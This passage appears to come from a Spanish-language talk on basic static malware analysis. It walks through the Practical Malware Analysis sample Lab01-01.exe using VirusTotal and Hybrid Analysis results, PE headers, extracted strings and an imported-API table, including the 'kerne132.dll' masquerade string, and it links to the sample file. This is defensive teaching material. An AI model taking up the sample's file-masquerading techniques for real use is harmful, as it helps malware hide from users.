ESET-NOD32	A Variant Of Win32.Agent.WCM	F-Secure	Heuristic HEUR/AGEN.1022518

At the bottom, the URL is listed: <https://www.virustotal.com/gui/file/58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47/detection>

This screenshot shows the Hybrid Analysis tool's analysis overview for the file 'Lab01-01.exe'. It includes sections for 'Analysis Overview' and 'Anti-Virus Results'.

Analysis Overview:

- Submission name: Lab01-01.exe
- Size: 16KB
- Type: peexe executable
- Mime: application/x-dosexec
- SHA256: 58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
- Operating System: Windows
- Last Anti-Virus Scan: 07/06/2019 04:28:00
- Last Sandbox Report: 07/19/2019 17:39:02

Anti-Virus Results:


Tool	Result	Score
CrowdStrike Falcon	N/A	58%
MetaDefender	Multi Scan Analysis	58%
VirusTotal	Multi Scan Analysis	57%

Este sitio web utiliza cookies para mejorar su experiencia de navegación. Tenga en cuenta que al continuar utilizando este sitio, usted está de acuerdo con los términos de nuestra


<https://www.hybrid-analysis.com/sample/58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47/>

- Comprobamos la fecha de creación, ya que en algunos casos nos puede indicar incluso el compilador utilizado.

pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0003	Number of Sections	
000000F0	4D0E2FD3	Time Date Stamp	2010/12/19 dom 16:16:19 UTC




- Extraemos los Strings interesantes del binario
 - Ips
 - URLs
 - Cadenas de texto que nos indiquen comentarios del código
 - Apis de Sistema (MSDN Is your new Friend)



```
C:\>strings Lab01-01.exe
```

```
CloseHandle  
UnmapViewOfFile  
IsBadReadPtr  
MapViewOfFile  
CreateFileMappingA  
CreateFileA  
FindClose  
FindNextFileA  
FindFirstFileA  
CopyFileA  
KERNEL32.dll  
malloc  
exit  
MSVCRT.dll  
_exit  
_XcptFilter  
_p__initenv  
_getmainargs  
_initterm  
_setusermatherr  
_adjust_fdiv  
_p__commode  
_p__fmode  
_set_app_type  
_except_handler3  
_controlfp  
_stricmp  
kerne132.dll  
kerne132.dll  
.exe  
C:\*  
C:\windows\system32\kerne132.dll  
Kerne132.  
Lab01-01.dll  
C:\Windows\System32\Kerne132.dll  
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

- Buscamos información en las secciones de las cabeceras del binario




PEview - C:\Documents and Settings\MalwareInc\Escritorio\Practical Malware Analysis Labs\BinaryCollection\Chapter_1\Lab01-01.exe

File View Go Help

Lab01-01.exe

pFile	Data	Description	Value
000020B8	00002124	Hint/Name RVA	001B CloseHandle
000020BC	00002132	Hint/Name RVA	02B0 UnmapViewOfFile
000020C0	00002144	Hint/Name RVA	01B5 IsBadReadPtr
000020C4	00002154	Hint/Name RVA	01D6 MapViewOfFile
000020C8	00002164	Hint/Name RVA	0035 CreateFileMappingA
000020CC	0000217A	Hint/Name RVA	0034 CreateFileA
000020D0	00002188	Hint/Name RVA	0090 FindClose
000020D4	00002194	Hint/Name RVA	009D FindNextFileA
000020D8	000021A4	Hint/Name RVA	0094 FindFirstFileA
000020DC	000021B6	Hint/Name RVA	0028 CopyFileA
000020E0	00000000	End of Imports	KERNEL32.dll
000020E4	000021D0	Hint/Name RVA	0291 malloc
000020E8	000021DA	Hint/Name RVA	0249 exit
000020EC	000021EE	Hint/Name RVA	00D3 _exit
000020F0	000021F6	Hint/Name RVA	0048 _XcptFilter
000020F4	00002204	Hint/Name RVA	0064 __p__initenv
000020F8	00002214	Hint/Name RVA	0058 __getmainargs
000020FC	00002224	Hint/Name RVA	010F __iintern
00002100	00002230	Hint/Name RVA	0083 __setusermatherr
00002104	00002244	Hint/Name RVA	009D __adjust_fdiv
00002108	00002254	Hint/Name RVA	006A __p__commode
0000210C	00002264	Hint/Name RVA	006F __p__fmode
00002110	00002272	Hint/Name RVA	0081 __set_app_type
00002114	00002284	Hint/Name RVA	00CA __except_handler3
00002118	00002298	Hint/Name RVA	00B7 __controlfp
0000211C	000022A6	Hint/Name RVA	01C1 __strcmp
00002120	00000000	End of Imports	MSVCR7.dll

Viewing IMPORT Name Table




- Tenemos ya un montonazo de llamadas de las apis del sistema (Windows) ahora toca la parte tediosa que es buscarlas una a una y mirar que hace cada una para saber si se trata de algo malicioso o no.

Archivo	DLL		Funciones	
Lab01-01.EXE	Kernel32.dll	Windows NT BASE API dll	CloseHandle	Closes an open object handle.
HASH MD5:			CopyFileA	CopyFile copies a file from one location to another, just like copying a file in Windows Explorer or in some other way. Depending on the value for bFailIfExists, it will either overwrite the target file if it already exists, or will fail. The function returns 1 if successful, or 0 if an error occurred.
HASH SHA:			CreateFileA	Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe. The function returns a handle that can be used to access the file or device for various types of I/O depending on the file or device and the
Fecha C:\Windows\system32\	#####		CreateFileMappingA	Creates or opens a named or unnamed file mapping object for a specified file.
			FindClose	Closes a file search handle opened by the FindFirstFile, FindFirstFileEx, FindFirstFileNameW, FindFirstFileNameTransactedW, FindFirstFileTransacted, FindFirstStreamTransactedW, or FindFirstStreamW functions.
			FindFirstFileA	Searches a directory for a file or subdirectory with a name that matches a specific name (or partial name if wildcards
			FindNextFileA	Continues a file search from a previous call to the FindFirstFile, FindFirstFileEx, or FindFirstFileTransacted functions.
			IsBadReadPrt	Verifies that the calling process has read access to the specified range of memory.
			MapViewOfFile	The MapViewOfFile function maps a view of a file into the address space of the calling process.
			UnMapViewOfFile	Maps a view of a file mapping into the address space of a calling process.
	NtDll.dll	NT Layer Dll		
	Msvcr.dll	Windows Crt Dll		
Lab01-01.dll	Kernel32.dll		CloseHandle	Closes an open object handle.
HASH MD5:			CreateMutexA	Creates or opens a named or unnamed mutex object.
HASH SHA:			CreateProcessA	Creates a new process and its primary thread. The new process runs in the security context of the calling process. If the calling process is impersonating another user, the new process uses the token for the calling process, not the impersonation token. To run the new process in the security context of the user represented by the impersonation token, use the CreateProcessAsUser or CreateProcessWithLogonW function.
Fecha C:\Windows\system32\	#####		OpenMutexA	Opens an existing named mutex object.
			Sleep	Suspends the execution of the current thread until the time-out interval elapses.
	Ws2_32.dll	Windows Socket dll		
	Msvcr.dll		_adjust_fdiv	
			_initterm	Internal methods that walk a table of function pointers and initialize them.
			free	Deallocates or frees a memory block.
			malloc	Allocates memory blocks.
			strcmp	Compares the C string str1 to the C string str2.

- Os dejo el archivo, es totalmente seguro pero os lo va a detectar el antivirus. Forma parte de los laboratorios de Practical Malware Analysis.

Ya me contareis que conclusiones sacáis...

T R I G G E R
W A R N I N G
E X P L I C I T C O N T E N T



Kahoot




Hemos venido y os hemos contado el rollo , intentando que fuera ameno, no sin enseñaros las verdades ocultas en la red que nosotros protegemos, pero.... ¿Habéis estado atentos? ¿Nos habéis estado escuchando?


Es hora de la verdad, sacad el móvil y veamos si es verdad y que hemos dejado huella en vuestras mentes inquietas:

<https://play.kahoot.it/v2/?quizId=6770bd69-c9cd-4d2a-a7a3-81af0cb02d58>



Agradecimientos






"Porque no solo tenemos 1s y 0s en las venas sino
también agradecimiento y cariño a todos los que nos
apoyan!"

ESKERRIK ASKO

Nebu_73
Do never Give Up Your
Dreams





"Por la gente que suma y nos hace ser lo que somos"

LO CONSIGIÓ PORQUE NO SABÍA QUE ERA IMPOSIBLE

Carol12Gory
FCY2C